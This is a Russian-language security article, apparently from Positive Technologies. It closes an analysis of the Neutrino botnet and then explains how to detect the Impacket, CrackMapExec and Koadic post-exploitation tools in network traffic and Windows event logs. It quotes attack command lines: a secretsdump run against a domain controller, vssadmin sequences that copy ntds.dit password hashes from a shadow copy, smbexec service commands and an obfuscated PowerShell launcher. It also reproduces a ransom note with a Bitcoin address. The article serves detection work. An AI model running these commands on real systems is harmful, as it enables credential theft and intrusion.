phpstudy (phpstudy.php.cn) — это интегрированная среда для обучения, популярная не только в Китае. В один клик она устанавливает веб-сервер Apache, базу данных MySQL, PHP-интерпретатор и панель phpMyAdmin. Кроме того, имеет несколько конфигураций для Windows и Linux. Последняя версия phpStudy 2017 с официального сайта все также уязвима для перенаправления лог-файла, в чем вы можете убедиться самостоятельно.

Уязвимость в phpStudy это не единственный крупный источник ботов. Во время сканирования мы нашли более 20 000 серверов, уязвимых для CVE-2010-3055. Это тоже уязвимость в phpMyAdmin, но связана она с конфигурационным скриптом setup.php. Ботнет рассылает на них POST-запросы с вредоносными конфигурациями. Третье место делят серверы с Cacti's Network Weathermap (CVE-2013-2618) и XAMPP с открытым WebDAV.


Злоумышленники нашли применение и тем панелям phpMyAdmin, которые защищены от описанных уязвимостей, но имеют слабые пароли. Это распространенный способ мошенничества: преступники экспортируют базу к себе на диск, удаляют ее из phpMyAdmin и оставляя такое послание.

Скорее всего, это никак не связано с кампанией Neutrino.



id	warning	Bitcoin_Address	Email
1	To recover your lost data : Send 0.04 BTC to our B...	1MuHsTiKnUWBo8tnkJoooUZhD3cn5GZEqM	dbrecovery@pm.me

Обмен командами между ботом Neutrino и C2-сервером



Заключение

В 2018 году мы видели очередной виток в развитии Neutrino. Если раньше этот вредонос распространялся через почтовые вложения и exploit kits, то 2018 год он начал в роли ботнета.

Сейчас Neutrino входит в тройку по числу запросов на наши ханипоты. Это брутфорсы административных панелей, перебор шеллов и эксплуатация уязвимостей. За счет сканирования более десяти уязвимостей и шеллов конкурентов Neutrino собрал десятки тысяч ботов. И большая часть из них — системы Windows со средой phpStudy, которые он использует для майнинга криптовалюты Monero. Его код регулярно дополняется проверками на новые эксплойты. В тот же день, когда был опубликован эксплойт для ThinkPHP (bit.ly/2IKAyhu), мы заметили новую версию Neutrino.


В то же время он ведет себя осторожно: сначала находит уязвимые серверы и спустя время выборочно заражает их шеллом images.php. Для сокрытия он использует ряд техник:

- исполнение кода из памяти,
- многоступенчатую проверку шелла перед исполнением кода,
- размещение C2 на зараженных серверах.

Обнаружить его присутствие мы можем по специфичным сетевым запросам. В Positive Technologies мы занимаемся разработкой детектов для сетевых атак. Эти детекты похожи на сигнатуры для антивирусов, но проверяют сетевой трафик. Мы начали эту статью с того, как PT NAD обнаружил странные запросы по косвенным признакам. Это были брутфорс phpMyAdmin и перебор шеллов.

Хоть на примере бот Neutrino остался ни с чем, наши сигнатуры обнаружат эксплуатацию любой уязвимости или заражение сервера. Мы опубликовали некоторые из наших сигнатур на GitHub (bit.ly/2IL3R3F).

И в заключение — карта заражений Neutrino.



интенсивность заражений характеризуется глубиной цвета

Для защиты серверов от заражения Neutrino мы рекомендуем проверить пароль учетной записи root в phpMyAdmin и убедиться, что сервисы имеют необходимые патчи и установлены последние обновления.

Напоминаем, Neutrino регулярно пополняется новыми эксплойтами.

Обнаружение инструментов атак на Windows-инфраструктуру

Егор Подмоков, Антон Тюрин

С каждым годом растет количество атак в корпоративном секторе, где основным рабочим инструментом является операционная система Windows. В 2017—2018 годах группировки APT Dragonfly, APT28, APT MuddyWater проводили атаки на правительственные и военные организации Европы, Северной Америки и Саудовской Аравии. И использовали для этого три инструмента — Impacket, CrackMapExec и Koadic. Их исходный код открыт и доступен на GitHub. Стоит отметить, что эти инструменты используются не для первичного проникновения, а для развития атаки внутри инфраструктуры. Злоумышленники используют их на разных стадиях атаки, следующих после преодоления периметра. Инструменты обеспечивают множество функций — от передачи файлов до взаимодействия с реестром и выполнения команд на удаленной машине. Мы провели исследование этих инструментов, чтобы определить их сетевую активность.

Что нам необходимо было сделать:

- Понять, как работает хакерский инструментарий. Узнать, что необходимо атакующим для эксплуатации и какими технологиями они могут воспользоваться.

- Найти то, что не детектируется средствами информационной безопасности на первых стадиях атаки. Стадия разведки может быть пропущена, либо потому что атакующим выступает внутренний злоумышленник, либо потому что атакующий пользуется брешью в инфраструктуре, о которой не было известно ранее. Появляется возможность восстановить всю цепочку его действий, отсюда возникает желание обнаруживать дальнейшее передвижение.

- Устранить ложные срабатывания средств обнаружения вторжений. Нельзя забывать и о том, что при обнаружении тех или иных действий на основе одной только разведки возможны частые ошибки. Обычно в инфраструктуре существует достаточное количество способов, неотличимых от легитимных на первый взгляд, получить какую-либо информацию.

Что же дают атакующим эти инструменты? Если это Impacket, то злоумышленники получают большую библиотеку модулей, которые можно использовать на разных стадиях атаки, следующих после преодоления периметра. Многие инструменты используют модули Impacket у себя внутри — например, Metasploit. В нем имеются dcomexec и wmiexec для удаленного выполнения команд, secretsdump для получения учетных записей из памяти, которые добавлены из Impacket. В итоге правильное обнаружение активности такой библиотеки обеспечит и обнаружение производных.

О CrackMapExec (или просто CME) создатели неслучайно написали «Powered by Impacket». Кроме того, CME имеет в себе готовую функциональность для популярных сценариев: это и Mimikatz для получения паролей или их хешей, и внедрение Meterpreter либо Empire agent для удаленного исполнения, и Bloodhound на борту.

Третий выбранный нами инструмент — Koadic. Он достаточно свеж, был представлен на международной хакерской конференции DEFCON 25 в 2017 году и отличается нестандартным подходом: работой через HTTP, Java Script и Microsoft Visual Basic Script (VBS). Такой подход называют living off the land: инструмент пользуется набором зависимостей и библиотек, встроенных в Windows. Создатели называют его COM Command & Control, или C3.

Вместе с готовым функционалом Impacket злоумышленники получают большую библиотеку модулей

IMPACKET

Функциональность Impacket весьма широка, начиная от разведки внутри AD и сбора данных с внутренних серверов MS SQL, заканчивая техниками для получения учетных данных: это и атака SMB relay, и получение с контроллера домена файла ntds.dit, содержащего хеши паролей пользователей. Также Impacket удаленно выполняет команды, используя четыре различных способа: через WMI, сервис для управления планировщиком Windows, DCOM и SMB, и для этого ему нужны учетные данные.

Secretsdump

Давайте рассмотрим secretsdump. Это модуль, целью которого могут быть как машины пользователей, так и контроллеры домена. С его помощью можно получать копии областей памяти LSA, SAM, SECURITY, NTDS.dit, поэтому его можно увидеть на разных стадиях атаки. Первым шагом в работе модуля является аутентификация через SMB, для которой необходим либо пароль пользователя, либо его хеш для автоматического проведения атаки Pass the Hash. Далее идет запрос на открытие доступа к Service Control Manager (SCM) и получение доступа к реестру по протоколу winreg, используя который атакующий может узнать данные интересующих его веток и получить результаты через SMB.

На рис. 1 мы видим, как именно при использовании протокола winreg происходит получение доступа по ключу реестра с LSA. Для этого используется команда DCERPC с opcode 15 — OpenKey.




Рисунок 1. Открытие ключа реестра по протоколу winreg

Далее, когда доступ по ключу получен, происходит сохранение значений командой SaveKey с opcode 20. Impacket делает это весьма специфично. Он сохраняет значения в файл, имя которого — это строка из 8 случайных символов с добавлением .tmp. Кроме того, дальнейшая выгрузка этого файла происходит через SMB из директории System32.




Рисунок 2. Схема получения ключа реестра с удаленной машины

Выходит, обнаружить подобную активность в сети можно по запросам к определенным веткам реестра по протоколу winreg, специфичным именам, командам и их порядку.

Также этот модуль оставляет следы в журнале событий Windows, благодаря которым он легко обнаруживается. Например, в результате выполнения команды

```
secretsdump.py -debug -system SYSTEM -sam SAM -ntds NTDS -security
SECURITY -bootkey BOOTKEY -outputfile 1.txt -use-vss -exec-method
mmcexec -user-status -dc-ip 192.168.202.100 -target-ip 192.168.202.100
contoso/Administrator:@DC
```

в журнале Windows Server 2016 увидим следующую ключевую последовательность событий:

1. **4624** — удаленный Logon.
2. **5145** — проверка прав доступа к удаленному сервису winreg.
3. **5145** — проверка прав доступа к файлу в директории System32.
   Файл имеет случайное имя, упомянутое выше.
4. **4688** — создание процесса cmd.exe, который запускает vssadmin:

```
«C:\windows\system32\cmd.exe» /Q /c echo c:\windows\system32\cmd.exe
/C vssadmin list shadows ^> %SYSTEMROOT%\Temp\ _ _ output > %TEMP%\
execute.bat & c:\windows\system32\cmd.exe /Q /c %TEMP%\execute.bat &
del %TEMP%\execute.bat
```

5. **4688** — создание процесса с командой:

```
«C:\windows\system32\cmd.exe» /Q /c echo c:\windows\system32\cmd.exe
/C vssadmin create shadow /For=C: ^> %SYSTEMROOT%\Temp\ _ _ output >
%TEMP%\execute.bat & c:\windows\system32\cmd.exe /Q /c %TEMP%\execute.
bat & del %TEMP%\execute.bat
```

6. **4688** — создание процесса с командой:

```
«C:\windows\system32\cmd.exe» /Q /c echo c:\windows\system32\cmd.exe /C
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Windows\NTDS\ntds.
dit %SYSTEMROOT%\Temp\rmumAfcn.tmp ^> %SYSTEMROOT%\Temp\ _ _ output >
%TEMP%\execute.bat & c:\windows\system32\cmd.exe /Q /c %TEMP%\execute.
bat & del %TEMP%\execute.bat
```

7. **4688** — создание процесса с командой:

```
«C:\windows\system32\cmd.exe» /Q /c echo c:\windows\system32\cmd.exe
/C vssadmin delete shadows /For=C: /Quiet ^> %SYSTEMROOT%\Temp\ _ _
output > %TEMP%\execute.bat & c:\windows\system32\cmd.exe /Q /c %TEMP%\
execute.bat & del %TEMP%\execute.bat
```

Smbexec

Как и у многих инструментов для постэксплуатации, у Impacket есть модули для удаленного выполнения команд. Мы остановимся на smbexec, который дает интерактивную командную оболочку на удаленной машине. Для этого модуля также требуется аутентификация через SMB либо паролем, либо его хешем. На рис. 3 мы видим пример работы такого инструмента, в данном случае это консоль локального администратора.




Рисунок 3. Интерактивная консоль smbexec

Первым этапом работы smbexec после аутентификации является открытие SCM командой OpenSCManagerW (15). Запрос примечателен: в нем поле MachineName имеет значение DUMMY.




Рисунок 4. Запрос на открытие Service Control Manager

Далее происходит создание сервиса с помощью команды CreateServiceW (12). В случае smbexec мы можем видеть каждый раз одинаковую логику построения команды. На рис. 5 зеленым цветом отмечены неизменяемые параметры команды, желтым — то, что атакующий может изменить. Нетрудно заметить, что имя исполняемого файла, его директорию и файл output изменить можно, но оставшееся поменять куда сложнее, не нарушая логику работы модуля Impacket.




Рисунок 5. Запрос на создание сервиса с помощью Service Control Manager

Smbexec также оставляет явные следы в журнале событий Windows. В журнале Windows Server 2016 для интерактивной командной оболочки с командой ipconfig увидим следующую ключевую последовательность событий:

1. **4697** — установка сервиса на машине жертвы:

```
%COMSPEC% /Q /c echo cd ^> \\127.0.0.1\C$\ _ _ output 2^>^&1 > %TEMP%\
execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\
execute.bat
```

2. **4688** — создание процесса cmd.exe с аргументами из пункта 1.

3. **5145** — проверка прав доступа к файлу __output в директории C$.

4. **4697** — установка сервиса на машине жертвы.

```
%COMSPEC% /Q /c echo ipconfig ^> \\127.0.0.1\C$\ _ _ output 2^>^&1 >
%TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\
execute.bat
```

5. **4688** — создание процесса cmd.exe с аргументами из пункта 4.

6. **5145** — проверка прав доступа к файлу __output в директории C$.

Impacket является основой для разработки инструментов для атак. Он поддерживает почти все протоколы в Windows-инфраструктуре и при этом имеет свои характерные особенности. Здесь и конкретные winreg-запросы, и использование SCM API с характерным формированием команд, и формат имен файлов, и SMB share SYSTEM32.

CRACKMAPEXEC

Инструмент CME призван в первую очередь автоматизировать те рутинные действия, которые приходится выполнять атакующему для продвижения внутри сети. Он позволяет работать в связке с небезызвестными Empire agent и Meterpreter. Чтобы выполнять команды скрытно, CME может их обфусцировать. Используя Bloodhound (отдельный инструмент для проведения разведки), атакующий может автоматизировать поиск активной сессии доменного администратора.

Bloodhound

Bloodhound как самостоятельный инструмент позволяет вести продвинутую разведку внутри сети. Он собирает данные о пользователях, машинах, группах, сессиях и поставляется в виде скрипта на PowerShell или бинарного файла. Для сбора информации используются LDAP или протоколы, базирующиеся на SMB. Интеграционный модуль CME позволяет загружать Bloodhound на машину жертвы, запускать и получать собранные данные после выполнения, тем самым автоматизируя действия в системе и делая их менее заметными. Графическая оболочка Bloodhound представляет собранные данные в виде графов, что позволяет найти кратчайший путь от машины атакующего до доменного администратора.




Рисунок 6. Интерфейс Bloodhound

Для запуска на машине жертвы модуль создает задачу, используя ATSVC и SMB. ATSVC является интерфейсом для работы с планировщиком задач Windows. CME использует его функцию NetrJobAdd (1) для создания задач по сети. Пример того, что отправляет модуль CME, показан на рис. 7: это вызов команды cmd.exe и обфусцированный код в виде аргументов в формате XML.

Рисунок 7. Создание задачи через CME

После того как задача поступила на исполнение, машина жертвы запускает сам Bloodhound, и в трафике это можно увидеть. Для модуля характерны LDAP-запросы для получения стандартных групп, списка всех машин и пользователей в домене, получение информации об активных пользовательских сессиях через запрос SRVSVC NetSessEnum.




Рисунок 8. Получение списка активных сессий через SMB

Кроме того, запуск Bloodhound на машине жертвы с включенным аудитом сопровождается событием с ID 4688 (создания процесса) и именем процесса «C:\Windows\System32\cmd.exe». Примечательным в нем являются аргументы командной строки:

```
cmd.exe /Q /c powershell.exe -exec bypass -noni -nop -w 1 -C « & (
$eNV:cOmSPEc[4,26,25]-JOiN’’)( [chAR[]](91 , 78, 101,116 , 46, 83 , 101 , …
, 40,41 )-jOIN’’ ) «
```

Enum_avproducts

Весьма интересен с точки зрения функциональности и реализации модуль enum_avproducts. WMI позволяет с помощью языка запросов WQL получать данные различных объектов Windows, чем по сути и пользуется этот модуль CME. Он генерирует запросы к классам AntiSpywareProduct и AntiMirusProduct о средствах защиты, установленных на машине жертвы. Для того чтобы получить нужные данные, модуль выполняет подключение к пространству имен root\SecurityCenter2, затем формирует WQL-запрос и получает ответ. На рис. 9 показано содержимое таких запросов и ответов. В нашем примере нашелся Windows Defender.




Рисунок 9. Сетевая активность модуля enum_avproducts

Зачастую аудит WMI (Trace WMI-Activity), в событиях которого можно найти полезную информацию о WQL-запросах, может оказаться выключенным. Но если он включен, то в случае запуска сценария enum_avproducts сохранится событие с ID 11. В нем будет содержаться имя пользователя, который отправил запрос, и имя в пространстве имен root\SecurityCenter2.

У каждого из модулей CME обнаружились свои артефакты, будь то специфические WQL-запросы или создание определенного вида задачи в task scheduler с обфускацией и характерная для Bloodhound активность в LDAP и SMB.

KOADIC

Отличительной особенностью Koadic является использование встроенных в Windows интерпретаторов JavaScript и VBScript. В этом смысле он следует тренду living off the land — то есть не имеет внешних зависимостей и пользуется стандартными средствами Windows. Это инструмент для полноценного Command & Control (CnC), поскольку после заражения на машину устанавливается «имплант», позволяющий ее контролировать. Такая машина, в терминологии Koadic, называется «зомби». При нехватке привилегий для полноценной работы на стороне жертвы Koadic имеет возможность их поднять, используя техники обхода контроля учетных записей (UAC bypass).

Рисунок 10. Командная оболочка Koadic

Жертва должна сама инициировать общение с сервером Command & Control. Для этого ей необходимо обратиться по заранее подготовленному URI и получить основное тело Koadic с помощью одного из стейджеров. На рис. 11 показан пример для стейджера mshta.

Рисунок 11. Инициализация сессии с CnC-сервером

По переменной WS ответа становится понятно, что исполнение происходит через WScript.Shell, а переменные STAGER, SESSIONKEY, JOBKEY, JOBKEYPATH, EXPIRE содержат ключевую информацию о параметрах текущей сессии. Это первая пара запрос-ответ в HTTP-соединении с CnC-сервером. Последующие запросы связаны непосредственно с функциональностью вызываемых модулей (имплантов). Все модули Koadic работают только с активной сессией с CnC.

Mimikatz

Так же, как CME работает с Bloodhound, Koadic работает с Mimikatz как с отдельной программой и имеет несколько способов ее запуска. Ниже представлена пара запрос-ответ для загрузки импланта Mimikatz.

Рисунок 12. Передача Mimikatz в Koadic

Можно заметить, как изменился формат URI в запросе. В нем появилось значение у переменной csrf, которая отвечает за выбранный модуль. Не обращайте внимание на ее имя; все мы знаем, что под CSRF обычно понимают другое. В ответ пришло все то же основное тело Koadic, в которое добавился код, связанный с Mimikatz. Он достаточно большой, поэтому рассмотрим ключевые моменты. Перед нами закодированная в base64 библиотека Mimikatz, сериализованный .NET-класс, который будет ее инжектировать, и аргументы для запуска Mimikatz. Результат выполнения передается по сети в открытом виде.




Рисунок 13. Результат выполнения Mimikatz на удаленной машине

Exec_cmd

В Koadic также есть модули, способные удаленно выполнять команды. Здесь мы увидим все тот же метод генерации URI и знакомые переменные sid и csrf. В случае модуля exec_cmd в тело добавляется код, который способен выполнять shell-команды. Ниже показан такой код, содержащийся в HTTP-ответе CnC-сервера.

